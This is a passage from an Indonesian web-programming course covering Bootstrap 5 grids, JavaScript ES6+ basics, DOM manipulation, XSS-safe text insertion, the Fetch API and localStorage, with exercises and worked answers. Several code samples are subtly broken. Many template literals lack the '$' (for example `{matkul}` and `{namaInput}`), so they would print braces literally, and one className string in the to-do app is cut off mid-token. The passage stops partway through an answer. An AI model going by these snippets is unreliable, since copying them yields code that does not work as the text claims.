Konsistensi Desain Tim	Sangat konsisten karena seluruh anggota tim mengacu pada kelas yang sama.	Rentan terjadi inkonsistensi penamaan kelas antar anggota tim.
Keunikan Visual / Branding	Tampilan cenderung mirip dengan situs berbasis Bootstrap lain (<i>generic look</i>).	Desain 100% unik, bebas berekspresi sesuai identitas visual spesifik.
Ukuran Berkas Akhir	Lebih besar (memuat komponen yang mungkin tidak dipakai).	Sangat ramping dan teroptimasi (<i>minimal bundle size</i>).

📌 Ringkasan Modul 04

- Bootstrap 5 beroperasi tanpa ketergantungan jQuery, berbasis Flexbox murni dengan integrasi JavaScript modern.
- Struktur grid wajib mengikuti pola: `.container` -> `.row` -> `.col-{breakpoint}-{n}` dengan total akumulasi lebar 12 kolom.
- Breakpoint infix `sm`, `md`, `lg`, `xl`, `xxl` memungkinkan konfigurasi tata letak yang berbeda-beda pada setiap resolusi layar secara dinamis.
- Penggunaan kelas utilitas (`m-`, `p-`, `d-flex`, `text-`, `bg-`) mempercepat penyusunan tata letak tanpa mengotori berkas CSS terpisah.
- Komponen interaktif seperti Modal dan Navbar Toggle membutuhkan berkas `bootstrap.bundle.min.js`.

Latihan Modul 04

Soal Latihan

1. Uraikan arti dari konfigurasi kelas grid berikut: `<div class="col-12 col-md-6 col-lg-3 mb-4">` ! Bagaimana perilaku elemen tersebut ketika dibuka pada layar ponsel pintar (400px), tablet (800px), dan monitor desktop (1280px)?
2. Jelaskan fungsi dari berkas `bootstrap.bundle.min.js` dan mengapa komponen Navbar Toggle atau Modal Dialog tidak dapat berfungsi jika berkas tersebut lupa disertakan pada dokumen HTML!
3. Buatlah markup HTML Bootstrap 5 untuk membuat sebuah formulir Login yang terletak tepat di tengah-tengah layar monitor (*vertically and horizontally centered*), lengkap dengan input email, input password, tombol submit berwarna biru penuh (*full width*), dan kartu berbayang (*shadow*).
4. Bagaimana aturan terbaik untuk melakukan *override* (menimpa) warna tombol atau gaya default Bootstrap menggunakan berkas CSS buatan sendiri tanpa merusak kestabilan framework?

Pembahasan Latihan Modul 04

1. Analisis Kelas Grid `col-12 col-md-6 col-lg-3 mb-4` :

- `col-12` : Pada viewport *extra-small* ($< 768\text{px}$ / ponsel pintar 400px), elemen mengambil lebar 12 kolom penuh (100% lebar container -> 1 elemen per baris).
- `col-md-6` : Mulai viewport *medium* ($\geq 768\text{px}$ / tablet 800px), elemen mengambil lebar 6 kolom ($6/12 = 50\%$ lebar container -> 2 elemen per baris).
- `col-lg-3` : Mulai viewport *large* ($\geq 992\text{px}$ / monitor desktop 1280px), elemen mengambil lebar 3 kolom ($3/12 = 25\%$ lebar container -> 4 elemen per baris).
- `mb-4` : Menambahkan jarak margin bawah sebesar 1.5rem untuk mencegah elemen bertabrakan saat menumpuk vertikal di layar ponsel.

2. Fungsi `bootstrap.bundle.min.js` :

- Berkas bundle JavaScript Bootstrap berisi logika pemrograman untuk memanipulasi atribut DOM dan menangani animasi dinamis komponen (seperti membuka/menutup modal, transisi collapse navbar, kalkulasi posisi dropdown/tooltip via Popper.js).
- Atribut seperti `data-bs-toggle="collapse"` atau `data-bs-target="#modalHapus"` adalah penanda (*data attributes*) yang dibaca oleh script JavaScript Bootstrap. Jika berkas JS tidak dimuat, event listener klik tidak pernah didaftarkan, sehingga antarmuka tetap diam saat tombol diklik.

3. Implementasi Halaman Login Center Bootstrap 5:

HTML

```

<div class="container">
  <div class="row justify-content-center align-items-center min-vh-100">
    <div class="col-12 col-sm-8 col-md-6 col-lg-4">
      <div class="card shadow-lg p-4 rounded-3 border-0">
        <div class="card-body">
          <h3 class="card-title text-center fw-bold text-primary mb-4">Masuk Portal</h3>
          <form action="login.php" method="POST">
            <div class="mb-3">
              <label for="email" class="form-label">Alamat Email</label>
              <input type="email" class="form-control" id="email" name="email" required placeholder="nama@itena">
            </div>
            <div class="mb-4">
              <label for="password" class="form-label">Kata Sandi</label>
              <input type="password" class="form-control" id="password" name="password" required>
            </div>
            <button type="submit" class="btn btn-primary w-100 py-2 fw-semibold">Login</button>
          </form>
        </div>
      </div>
    </div>
  </div>
</div>

```

4. Aturan Override CSS Bootstrap yang Benar:

- **Urutan Pemuatan Tag** `<link>` : Tautkan berkas `custom.css` tepat **setelah** berkas `bootstrap.min.css` di dalam elemen `<head>`. Karena urutan pembacaan CSS bersifat cascading, aturan pada berkas terakhir akan menang jika memiliki spesifisitas yang setara.
- **Tingkatkan Spesifisitas secara Wajar**: Hindari penggunaan `!important`. Tulis selector yang sedikit lebih spesifik, misalnya:

CSS

```

/* Override warna tombol utama secara terstruktur */
.btn.btn-primary {
  background-color: #0d9488;
  border-color: #0f766e;
}
.btn.btn-primary:hover {
  background-color: #115e59;
}

```

Modul 05 — JavaScript Dasar & ES6+

 **Rujukan:** ECMA-262 ECMAScript Specification, MDN Web Docs (*JavaScript Guide*), *JavaScript.info*.

Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Membedakan perilaku cakupan variabel (`let`, `const`, `var`) dan mekanisme *hoisting*.
2. Memahami sistem tipe data primitif versus referensi serta menghindari kesalahan konversi tipe (*type coercion*).
3. Menulis fungsi menggunakan sintaks deklaratif, ekspresif, dan *Arrow Functions* (ES6).
4. Manipulasi struktur data larik (*array*) menggunakan *Higher-Order Functions* (`map`, `filter`, `reduce`, `find`, `sort`).
5. Mengimplementasikan fitur-fitur modern ES6+ (*Destructuring*, *Spread/Rest Operator*, *Template Literals*, *Optional Chaining*, *JSON Parsing*).

5.1 Variabel, Sistem Tipe Data & Operator

JavaScript adalah bahasa pemrograman dinamis berpengetikan fleksibel (*dynamically typed language*) yang dieksekusi oleh mesin peramban (misal V8 pada Chrome/Node.js).

Deklarasi Variabel: `const` vs `let` vs `var`

JAVASCRIPT

```
// 1. const: Blok-cakupan (Block Scoped), TIDAK BISA di-reassign (Gunakan sebagai pilihan default)
const API_URL = "https://api.itenas.ac.id/v1";
// API_URL = "lain"; // Error: Assignment to constant variable.

// Catatan penting: Properti di dalam objek/array const TETAP BISA dimutasi
const mahasiswa = { nama: "Adika", nim: "11021001" };
mahasiswa.nim = "11021099"; // Valid!

// 2. Let: Blok-cakupan (Block Scoped), BISA di-reassign nilainya
let skor = 10;
skor = 20; // Valid

// 3. var: Cakupan Fungsi (Function Scoped), memiliki perilaku hoisting yang aneh (HINDARI)
var legacy = "hindari penggunaan var pada kode modern";
```

Ringkasan Perbedaan Variabel

Fitur	<code>const</code>	<code>let</code>	<code>var</code>
Cakupan (Scope)	Blok <code>{ ... }</code>	Blok <code>{ ... }</code>	Fungsi <code>function() { ... }</code>
Dapat Di-reassign?	✗ Tidak	✓ Ya	✓ Ya
Dapat Di-re-declare?	✗ Tidak	✗ Tidak	✓ Ya (Rentan bug)
Hoisting	Temporal Dead Zone (TDZ)	Temporal Dead Zone (TDZ)	Di-hoist dengan nilai <code>undefined</code>

Tipe Data JavaScript

1. Primitif (Disimpan berdasarkan Nilai / *Passed by Value*):

- `string`: `"Halo"`, `'Dunia'`, ``Template``
- `number`: `42`, `3.14` (JavaScript menggabungkan integer dan float dalam tipe IEEE 754 64-bit)
- `boolean`: `true`, `false`
- `null`: Representasi nilai kosong yang disengaja (`typeof null === "object"` adalah anomali historis)
- `undefined`: Variabel telah dideklarasikan namun belum diberi nilai
- `symbol`, `bigint` (ES2020 untuk bilangan bulat raksasa)

2. Objek / Referensi (Disimpan berdasarkan Alamat Memori / *Passed by Reference*):

- `Object`, `Array`, `Function`, `Date`, `RegExp`

Kesetaraan Ketat (===) vs Longgar (==)

JAVASCRIPT

```
// Kesetaraan Longgar (==) melakukan konversi tipe implisit (BERBAHAYA)
0 == ""           // true
0 == "0"          // true
false == "0"      // true
null == undefined // true

// Kesetaraan Ketat (===) memeriksa NILAI dan TIPE DATA sekaligus (SELALU GUNAKAN INI)
0 === ""          // false (number !== string)
0 === 0           // true
null === undefined // false
```

Konsep Truthy dan Falsy

Hanya ada **6 nilai Falsy** di JavaScript:

1. `false`
2. `0` (dan `-0`)
3. `""` (string kosong)
4. `null`
5. `undefined`
6. `NaN` (*Not-a-Number*)

Semua nilai selain keenam di atas adalah **Truthy** (termasuk array kosong `[]`, objek kosong `{}`, dan string `"0"`).

5.2 Kontrol Alur & Looping Modern

JAVASCRIPT

```
// 1. Ternary Operator & Nullish Coalescing (??)
const status = nilai >= 60 ? "Lulus" : "Remedial";
const inputUser = null;
const namaDefault = inputUser ?? "Pengunjung Tamu"; // Mengganti nilai jika null atau undefined

// 2. Loop for...of (Untuk Nilai Array) vs for...in (Untuk Key Objek)
const daftarMatkul = ["OAK", "Basis Data", "Pemrograman Web"];
for (const matkul of daftarMatkul) {
  console.log(`Mata Kuliah: {matkul}`);
}

const dosen = { nama: "Yusup Miftahuddin", kelas: "BB", sks: 3 };
for (const key in dosen) {
  console.log(`key: {dosen[key]}`);
}
```

5.3 Fungsi & Pemrograman Fungsional

Sintaks Penulisan Fungsi

JAVASCRIPT

```
// 1. Function Declaration (Terkena Hoisting penuh)
function hitungLuas(panjang, lebar) {
  return panjang * lebar;
}

// 2. Function Expression
const hitungKeliling = function(panjang, lebar) {
  return 2 * (panjang + lebar);
};

// 3. Arrow Function (ES6) – Ringkas dan Mengikat `this` secara Leksikal
const kaliDua = x => x * 2; // Implicit return untuk 1 baris ekspresi
const tambah = (a, b) => {
  const hasil = a + b;
  return hasil;
};
```

Manipulasi Larik dengan Higher-Order Functions ★★

Koleksi data mahasiswa:

JAVASCRIPT

```
const mahasiswaList = [
  { nim: "11021001", nama: "Adika", ipk: 3.85, semester: 3 },
  { nim: "11021002", nama: "Budi", ipk: 3.20, semester: 3 },
  { nim: "11021003", nama: "Citra", ipk: 3.90, semester: 5 },
  { nim: "11021004", nama: "Dewi", ipk: 2.80, semester: 3 }
];
```

1. .map() — Transformasi Setiap Elemen (Panjang Hasil Tetap Sama)

JAVASCRIPT

```
// Mengambil daftar nama saja dalam huruf kapital
const namaKapital = mahasiswaList.map(mhs => mhs.nama.toUpperCase());
// Hasil: ["ADIKA", "BUDI", "CITRA", "DEWI"]
```

2. .filter() — Menyaring Elemen Berdasarkan Kondisi Boolean

JAVASCRIPT

```
// Mengambil mahasiswa berprestasi (IPK >= 3.5) di semester 3
const mhsUnggul = mahasiswaList.filter(mhs => mhs.ipk >= 3.5 && mhs.semester === 3);
// Hasil: [{ nim: "11021001", nama: "Adika", ... }]
```

3. .reduce() — Mengakumulasi Seluruh Elemen Menjadi Satu Nilai Tunggal

JAVASCRIPT

```
// Menghitung rata-rata IPK seluruh mahasiswa
const totalIPK = mahasiswaList.reduce((akumulator, mhs) => akumulator + mhs.ipk, 0);
const rataRata = totalIPK / mahasiswaList.length;
console.log(`Rata-rata IPK: {rataRata.toFixed(2)}`); // "3.44"
```

4. .find() & .some() / .every()

JAVASCRIPT

```
const budi = mahasiswaList.find(mhs => mhs.nim === "11021002"); // Mengembalikan elemen pertama yang cocok
const adaCumlaude = mahasiswaList.some(mhs => mhs.ipk >= 3.75); // true (minimal ada satu)
const semuaLulus = mahasiswaList.every(mhs => mhs.ipk >= 2.0); // true (semua memenuhi)
```

5. .sort() — Mengurutkan Array secara In-Place

JAVASCRIPT

```
// PERHATIAN: Array.sort() default mengurutkan berdasarkan abjad STRING!
// Untuk angka, WAJIB menyediakan fungsi komparator (a - b untuk ascending, b - a untuk descending):
const sortedByIPK = [...mahasiswaList].sort((a, b) => b.ipk - a.ipk);
```


5.4 Fitur Esensial ES6+ & Format JSON

Destructuring Assignment & Spread/Rest Operator

JAVASCRIPT

```
// 1. Object Destructuring dengan Default Value & Alias
const profil = { id: 101, username: "adika_dev", kota: "Bandung" };
const { username: userAkun, kota, role = "Mahasiswa" } = profil;
console.log(userAkun, kota, role); // "adika_dev", "Bandung", "Mahasiswa"

// 2. Array Destructuring
const koordinat = [-6.8905, 107.6104];
const [latitude, longitude] = koordinat;

// 3. Spread Operator (...) untuk Kloning Objek & Penggabungan Array
const profilLengkap = { ...profil, status: "Aktif", ipk: 3.85 };
const ganjil = [1, 3, 5];
const genap = [2, 4, 6];
const semuaAngka = [...ganjil, ...genap]; // [1, 3, 5, 2, 4, 6]

// 4. Optional Chaining (?.) – Mengakses properti bersarang tanpa risiko TypeError
const dataServer = { user: { kontak: null } };
const nomorTelepon = dataServer.user?.kontak?.hp ?? "Nomor tidak terdaftar";
```

JSON Serialization & Parsing

JAVASCRIPT

```
// Konversi Objek JS ke String JSON (untuk dikirim ke Server via HTTP POST)
const stringJSON = JSON.stringify(profilLengkap);

// Konversi String JSON balasan Server menjadi Objek JS
const parsedObject = JSON.parse(stringJSON);
```

🔥 Ringkasan Modul 05

- Selalu gunakan `const` sebagai pilihan utama dan `let` ketika nilai variabel perlu diubah; tinggalkan penggunaan `var`.
- Selalu gunakan operator perbandingan ketat `===` untuk mencegah bug konversi tipe implisit (*type coercion*).
- Manfaatkan *Higher-Order Functions* (`map`, `filter`, `reduce`) untuk menulis manipulasi array yang deklaratif, bersih, dan bebas efek samping (*immutable*).
- Fitur ES6+ (*Arrow Functions*, *Destructuring*, *Spread/Rest*, *Optional Chaining*, *Template Literals*) menyederhanakan kode dan mengurangi resiko galat *runtime*.
- Format data JSON adalah standar pertukaran informasi utama antara JavaScript di browser dan backend web.

📄 Latihan Modul 05

Soal Latihan

1. Diberikan data transaksi penjualan buku berikut:

JAVASCRIPT

```
const keranjang = [
  { judul: "Pemrograman Web Modern", harga: 120000, qty: 2, kategori: "Teknologi" },
  { judul: "Organisasi Komputer", harga: 95000, qty: 1, kategori: "Teknologi" },
  { judul: "Sejarah Seni Rupa", harga: 80000, qty: 1, kategori: "Seni" },
  { judul: "Algoritma & Struktur Data", harga: 150000, qty: 3, kategori: "Teknologi" }
];
```

Tuliskan kode JavaScript menggunakan *method chaining* (`filter`, `map`, `reduce`) untuk menghitung total biaya belanja khusus untuk buku berkategori "Teknologi"!

2. Jelaskan apa yang terjadi saat baris kode berikut dieksekusi dan mengapa hasilnya demikian:

JAVASCRIPT

```
console.log(typeof NaN);
console.log(NaN === NaN);
console.log([] + []);
console.log([] + {});
```

3. Jelaskan perbedaan konsep antara *Shallow Copy* dan *Deep Copy* pada objek JavaScript! Berikan contoh bagaimana operator spread (`...`) berperilaku saat menduplikasi objek bersarang (*nested object*)!

4. Ubah fungsi tradisional berikut menjadi bentuk *Arrow Function* ringkas satu baris (*one-liner with implicit return*):

JAVASCRIPT

```
function konversiSuhu(celsius) {
  return (celsius * 9/5) + 32;
}
```

Pembahasan Latihan Modul 05

1. Perhitungan Biaya dengan Method Chaining:

JAVASCRIPT

```
const totalBiayaTeknologi = keranjang
  .filter(item => item.kategori === "Teknologi")
  .map(item => item.harga * item.qty)
  .reduce((total, subtotal) => total + subtotal, 0);

console.log(`Total Pembelian Buku Teknologi: Rp ${totalBiayaTeknologi.toLocaleString("id-ID")}`);
// Kalkulasi: (120.000*2) + (95.000*1) + (150.000*3) = 240.000 + 95.000 + 450.000 = Rp 785.000
```

2. Analisis Eksekusi JavaScript Quirk:

- `typeof NaN` -> Mengembalikan `"number"`. Walaupun artinya *Not-a-Number*, secara spesifikasi IEEE 754, NaN adalah nilai numerik khusus yang merepresentasikan hasil operasi matematika tak terdefinisi (misal: `0 / 0` atau `parseInt("abc")`).
- `NaN === NaN` -> Mengembalikan `false`. Berdasarkan standar JavaScript, NaN adalah satu-satunya nilai yang tidak sama dengan dirinya sendiri. Gunakan `Number.isNaN(x)` untuk memeriksanya.
- `[] + []` -> Mengembalikan `""` (string kosong). Operator `+` memicu konversi array kosong menjadi string primitif `""` lalu menggabungkannya.
- `[] + {}` -> Mengembalikan `"[object Object]"`. Array kosong menjadi `""` dan objek kosong dikonversi menjadi representasi string `"[object Object]"`.

3. Shallow Copy vs Deep Copy:

- **Shallow Copy (Salinan Dangkal):** Menduplikasi nilai primitif di tingkat pertama, namun properti yang berupa objek/array bersarang hanya disalin alamat memorinya (*referensi*).
- Operator spread (`...`) melakukan **Shallow Copy**:

```
JAVASCRIPT

const userAsli = { nama: "Adika", alamat: { kota: "Bandung" } };
const userKlon = { ...userAsli };

userKlon.nama = "Budi";
userKlon.alamat.kota = "Surabaya"; // MENGUBAH juga properti alamat pada userAsli!

console.log(userAsli.alamat.kota); // "Surabaya" (terkena efek mutasi bersama)
```

- **Deep Copy (Salinan Dalam):** Menduplikasi seluruh tingkatan struktur objek hingga ke tingkat terdalam secara rekursif sehingga tidak ada referensi memori yang dibagi. Pada JavaScript modern, gunakan fungsi bawaan `structuredClone(userAsli)`.

4. Konversi ke Arrow Function One-Liner:

```
JAVASCRIPT

const konversiSuhu = celsius => (celsius * 9/5) + 32;
```

Modul 06 — DOM, Event Handling & Fetch API

 **Rujukan:** W3C DOM Level 4 Core Specification, WHATWG Fetch Standard, MDN Web Docs (*Manipulating documents, Fetch API*).

Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Menyeleksi dan memanipulasi simpul (*nodes*) pohon DOM (*Document Object Model*) menggunakan metode JavaScript modern.
2. Membedakan keamanan dan performa antara manipulasi `textContent` dan `innerHTML` serta mencegah kerentanan XSS (*Cross-Site Scripting*).
3. Menerapkan penanganan *Event Listener*, memahami siklus propagasi *Event Bubbling*, dan mengimplementasikan pola *Event Delegation*.
4. Mengonsumsi layanan RESTful API secara asinkron menggunakan **Fetch API** dengan sintaks `async` / `await` dan penanganan galat `try` / `catch`.
5. Mengelola persistensi data di sisi peramban menggunakan **Web Storage API** (`localStorage` dan `sessionStorage`).
6. Membangun aplikasi web interaktif berbasis arsitektur *State-Driven*.

6.1 Seleksi Elemen DOM

DOM adalah representasi struktur hierarki dokumen HTML dalam bentuk pohon objek yang dapat diakses dan diubah oleh JavaScript.

JAVASCRIPT

```
// 1. querySelector: Mengembalikan elemen PERTAMA yang cocok dengan CSS selector
const headerUtama = document.querySelector("#main-header");
const tombolBatal = document.querySelector(".btn-group .btn-cancel");

// 2. querySelectorAll: Mengembalikan NodeList statis berisi SEMUA elemen yang cocok
const daftarItem = document.querySelectorAll("ul.daftar-tugas > li");
daftarItem.forEach((item, index) => {
  console.log(`Item #{index + 1}: {item.textContent}`);
});

// 3. getElementById: Seleksi langsung berdasarkan atribut ID (Paling cepat secara performa)
const formRegistrasi = document.getElementById("form-daftar");
```

6.2 Manipulasi DOM & Keamanan XSS

JAVASCRIPT

```
const kartuProfil = document.querySelector(".profile-card");

// 1. Modifikasi Teks & Atribut
kartuProfil.textContent = "Data Mahasiswa Terverifikasi"; // AMAN dari injeksi skrip HTML
kartuProfil.setAttribute("data-status", "aktif");

// 2. Manipulasi Kelas CSS (Modern ClassList API)
kartuProfil.classList.add("shadow-lg", "bg-primary");
kartuProfil.classList.remove("d-none");
kartuProfil.classList.toggle("dark-mode"); // Menambah jika belum ada, menghapus jika sudah ada
const isAktif = kartuProfil.classList.contains("aktif"); // boolean

// 3. Pembuatan & Penyisipan Elemen Baru secara Aman
const elemenBaru = document.createElement("div");
elemenBaru.className = "alert alert-success mt-2";
elemenBaru.textContent = "Data berhasil disimpan ke sistem!";

// Menyisipkan ke dalam kontainer
const kontainer = document.querySelector("#notifikasi-area");
kontainer.appendChild(elemenBaru);

// Menghapus elemen
// elemenBaru.remove();
```

⚠️ Bahaya Keamanan: innerHTML vs textContent (Celah XSS)

JAVASCRIPT

```
// Skenario: Menerima input teks nama dari pengguna yang berniat jahat
const namaInput = '';

// ❌ SANGAT BERBAHAYA (Vulnerable to Stored / Reflected XSS):
// Browser akan mem-parse string menjadi tag HTML nyata dan mengeksekusi skrip jahat
document.querySelector("#salam").innerHTML = `Halo, {namaInput}`;

// ✅ AMAN & TERPROTEKSI:
// Browser memperlakukan karakter < dan > sebagai teks murni (literal string)
document.querySelector("#salam").textContent = `Halo, {namaInput}`;
```

6.3 Penanganan Event & Pola Event Delegation

Anatomi Event Listener

JAVASCRIPT

```
const btnSimpan = document.querySelector("#btn-simpan");

btnSimpan.addEventListener("click", function(event) {
  console.log("Jenis Event:", event.type); // "click"
  console.log("Elemen Target:", event.target); // Elemen yang diklik
  event.stopPropagation(); // Menghentikan perambatan event ke induk
});

// Mencegah Perilaku Default Browser (e.preventDefault)
const formKontak = document.querySelector("#form-kontak");
formKontak.addEventListener("submit", (e) => {
  e.preventDefault(); // Mencegah form memicu reload halaman secara penuh!
  const formData = new FormData(formKontak);
  console.log("Data siap diproses:", Object.fromEntries(formData));
});
```

Pola Event Delegation ★★

Event Delegation adalah teknik meletakkan satu event listener tunggal pada elemen **induk (parent)** untuk menangkap aksi dari anak-anaknya (*children*), memanfaatkan mekanisme **Event Bubbling**.

HTML

```
<ul id="daftar-belanja">
  <li>Apel <button class="btn-hapus">Hapus</button></li>
  <li>Jeruk <button class="btn-hapus">Hapus</button></li>
</ul>
```

JAVASCRIPT

```
const daftarBelanja = document.querySelector("#daftar-belanja");

// Listener cukup dipasang SATU KALI pada elemen <ul> induk
daftarBelanja.addEventListener("click", (e) => {
  // Memeriksa apakah elemen yang diklik adalah tombol dengan kelas .btn-hapus
  if (e.target.matches("button.btn-hapus")) {
    const barisItem = e.target.closest("li"); // Mencari elemen li terdekat
    barisItem.remove();
    console.log("Item berhasil dihapus via event delegation!");
  }
});

// Keuntungan: Item baru yang ditambahkan secara dinamis otomatis memiliki fungsionalitas hapus!
```

6.4 Fetch API & Konsumsi RESTful API

Fetch API menyediakan antarmuka berbasis Promise untuk melakukan permintaan HTTP asinkron tanpa memuat ulang halaman (*AJAX modern*).

```
// 1. Mengambil Data (HTTP GET) dengan async/await
async function ambilDataPengguna(userId) {
  const url = `https://jsonplaceholder.typicode.com/users/${userId}`;

  try {
    const response = await fetch(url);

    // ⚠️ PENTING: fetch() TIDAK MELEMPAR ERROR saat status HTTP bernilai 404 atau 500!
    // Pengembang wajib memeriksa properti response.ok (bernilai true jika status 200-299)
    if (!response.ok) {
      throw new Error(`Permintaan HTTP gagal dengan status: ${response.status} (${response.statusText})`);
    }

    const data = await response.json(); // Mengurai payload body JSON menjadi objek JS
    console.log("Data Pengguna:", data.name, data.email);
    return data;
  } catch (error) {
    console.error("Terjadi galat jaringan atau sistem:", error.message);
    // Tampilkan pesan error ramah pengguna di UI
  }
}

// 2. Mengirim Data Baru (HTTP POST)
async function simpanMahasiswaBaru(dataMhs) {
  try {
    const response = await fetch("https://api.itenas.ac.id/mahasiswa", {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
        "Authorization": "Bearer token_rahasia_jwt"
      },
      body: JSON.stringify(dataMhs) // Serialisasi objek JS ke string JSON
    });

    if (!response.ok) {
      throw new Error(`Gagal menyimpan: ${response.status}`);
    }

    const hasil = await response.json();
    console.log("Mahasiswa berhasil terdaftar dengan ID:", hasil.id);
  } catch (err) {
    console.error("Gagal POST data:", err);
  }
}
```

6.5 Web Storage API (localStorage & sessionStorage)

Karakteristik	localStorage	sessionStorage	Cookies
Masa Berlaku	Permanen (hingga dihapus eksplisit).	Hilang otomatis saat tab browser ditutup.	Ditentukan oleh atribut <code>Expires</code> / <code>Max-Age</code> .
Kapasitas	\sim 5 - 10\text{MB}	\sim 5\text{MB}	Sangat terbatas (\sim 4\text{KB}).
Akses Jaringan	Client-side saja (tidak ikut terkirim di HTTP header).	Client-side saja.	Otomatis terkirim pada setiap HTTP header request.
Penggunaan	Tema aplikasi, token offline, draf form.	Status formulir multi-step sementara.	Session ID autentikasi server.

Sintaks Operasi Web Storage

JAVASCRIPT

```
// 1. Menyimpan data primitif
localStorage.setItem("app_theme", "dark");

// 2. Membaca data
const temaAktif = localStorage.getItem("app_theme") ?? "light";

// 3. Menyimpan Array / Objek (WAJIB di-JSON.stringify)
const riwayat = [{ id: 1, aksi: "login" }, { id: 2, aksi: "buka_profil" }];
localStorage.setItem("riwayat_user", JSON.stringify(riwayat));

// 4. Membaca & Mem-parse Objek
const dataTersimpan = JSON.parse(localStorage.getItem("riwayat_user") ?? "[]");

// 5. Menghapus item
localStorage.removeItem("app_theme");
// localStorage.clear(); // Menghapus seluruh storage domain
```

6.6 Mini Project: State-Driven To-Do List Application

Arsitektur aplikasi front-end modern memisahkan antara **Data (State)** dan **Tampilan (View)**. Logika antarmuka selalu bersumber dari pembaruan State (*Single Source of Truth*).

JAVASCRIPT

```

// 1. Definisi State Utama (Diinisialisasi dari LocalStorage jika tersedia)
let stateTodos = JSON.parse(localStorage.getItem("todos_db") ?? "[]");

// Selektor Elemen
const formTodo = document.querySelector("#form-todo");
const inputTeks = document.querySelector("#input-tugas");
const kontainerList = document.querySelector("#todo-list");

// 2. Fungsi Render (Membangun Tampilan Bersih Berdasarkan Isi State)
function renderAplikasi() {
  kontainerList.innerHTML = ""; // Bersihkan tampilan lama

  if (stateTodos.length === 0) {
    kontainerList.innerHTML = '<li class="text-muted p-2">Belum ada kegiatan tugas.</li>';
    return;
  }

  stateTodos.forEach(item => {
    const li = document.createElement("li");
    li.className = `d-flex justify-content-between align-items-center p-2 border-bottom ${item.selesai ? "bg-light t`

    // Label Teks
    const span = document.createElement("span");
    span.textContent = item.teks;
    span.style.cursor = "pointer";
    span.onclick = () => toggleSelesai(item.id);

    // Tombol Hapus
    const btnHapus = document.createElement("button");
    btnHapus.className = "btn btn-sm btn-outline-danger";
    btnHapus.textContent = "X";
    btnHapus.onclick = () => hapusTugas(item.id);

    li.append(span, btnHapus);
    kontainerList.appendChild(li);
  });

  // Sinkronisasi State ke LocalStorage
  localStorage.setItem("todos_db", JSON.stringify(stateTodos));
}

// 3. Mutator State (Hanya fungsi-fungsi ini yang boleh mengubah isi variabel stateTodos)
function tambahTugas(teks) {
  const tugasBaru = { id: Date.now(), teks: teks.trim(), selesai: false };
  stateTodos.push(tugasBaru);
  renderAplikasi();
}

function hapusTugas(id) {
  stateTodos = stateTodos.filter(t => t.id !== id);
  renderAplikasi();
}

function toggleSelesai(id) {
  stateTodos = stateTodos.map(t => t.id === id ? { ...t, selesai: !t.selesai } : t);
  renderAplikasi();
}

// 4. Mendaftarkan Event Dispatcher
formTodo.addEventListener("submit", (e) => {

```

```
e.preventDefault();
if (!inputTeks.value.trim()) return;
tambahTugas(inputTeks.value);
inputTeks.value = "";
inputTeks.focus();
});

// Panggilan Awal saat Halaman Selesai Dimuat
renderAplikasi();
```

📌 Ringkasan Modul 06

- Gunakan `querySelector` dan `querySelectorAll` untuk seleksi elemen fleksibel berbasis CSS selector.
- Hindari menyisipkan input pengguna melalui `innerHTML` tanpa sanitasi; utamakan `textContent` untuk mengeliminasi celah XSS.
- Event Delegation* mengoptimalkan performa dan mempermudah penanganan elemen dinamis dengan menempatkan listener pada elemen induk.
- Pemanggilan `fetch()` mengembalikan Promise yang wajib ditangani dengan `async` / `await` serta validasi eksplisit `response.ok`.
- `localStorage` menyimpan data teks terstruktur secara permanen di browser, sangat cocok dipadukan dengan pola *State-Driven Architecture*.

📄 Latihan Modul 06

Soal Latihan

- Mengapa fungsi `fetch()` pada JavaScript tidak otomatis melempar galat (*throw exception*) saat server merespon dengan kode HTTP `404 Not Found` atau `500 Internal Server Error`? Bagaimana cara penanganan yang benar di dalam blok `try...catch`?
- Jelaskan konsep *Event Bubbling* pada DOM dan bagaimana pola *Event Delegation* memanfaatkannya untuk menangani 1.000 baris data tabel secara efisien!
- Diberikan kasus berikut: Seorang pengembang ingin menyimpan data profil pengguna `{ id: 101, nama: "Adika", role: "Admin" }` ke dalam `localStorage`. Pengembang tersebut menulis:

```
JAVASCRIPT

localStorage.setItem("user", { id: 101, nama: "Adika", role: "Admin" });
const data = localStorage.getItem("user");
console.log(data.nama);
```

Mengapa `console.log(data.nama)` menghasilkan nilai `undefined`? Tuliskan perbaikan kode yang benar!

- Jelaskan perbedaan fungsi `event.preventDefault()` dan `event.stopPropagation()`!

💡 Pembahasan Latihan Modul 06

- Penanganan Error pada Fetch API:

- Spesifikasi Fetch menetapkan bahwa *Promise* dari `fetch()` hanya akan berstatus *rejected* jika terjadi **kegagalan fisik jaringan** (*network failure*), seperti koneksi internet terputus, DNS tidak merespon, atau server down total dan menolak koneksi TCP.
- Respon dengan kode HTTP 404 atau 500 tetap dianggap sebagai komunikasi HTTP yang berhasil terlaksana (server menerima request dan memberikan jawaban berupa response).
- Penanganan yang benar:

```
JAVASCRIPT
try {
  const res = await fetch("/api/data");
  if (!res.ok) { // res.ok bernilai false untuk status 400-599
    throw new Error(`Galat Server: {res.status}`);
  }
  const hasil = await res.json();
} catch (err) {
  console.error(err.message);
}
```

2. Event Bubbling & Event Delegation:

- Event Bubbling:** Ketika sebuah event (misal klik) terjadi pada elemen anak (misal `<button>`), event tersebut tidak hanya berhenti di tombol itu saja, melainkan "melembung naik" (*bubbles up*) melewati seluruh elemen leluhurnya (`<td>` -> `<tr>` -> `<tbody>` -> `<table>` -> `<body>` -> `document`).
- Efisiensi Delegation:** Jika terdapat 1.000 baris data tabel, membuat 1.000 event listener individual memboroskan memori browser secara signifikan. Dengan *Event Delegation*, kita cukup mendaftarkan **1 event listener tunggal pada elemen** `<table>`. Ketika sembarang tombol hapus diklik, event gelembung ditangkap oleh tabel, lalu `event.target` diperiksa menggunakan `e.target.matches(".btn-hapus")` untuk mengeksekusi penghapusan baris bersangkutan.

3. Analisis Masalah Web Storage & Perbaikannya:

- `localStorage` hanya mampu menyimpan data bertipe string primitif (*DOMString*).
- Ketika objek JavaScript dipaksa masuk tanpa serialisasi, JavaScript melakukan konversi string implisit menjadi `"[object Object]"`. Nilai yang tersimpan di storage adalah string literal `"[object Object]"`, sehingga saat diambil kembali, data tersebut bukan lagi objek melainkan string yang tidak memiliki properti `.nama` (-> menghasilkan `undefined`).
- Kode Perbaikan yang Benar:

```
JAVASCRIPT
const userObj = { id: 101, nama: "Adika", role: "Admin" };
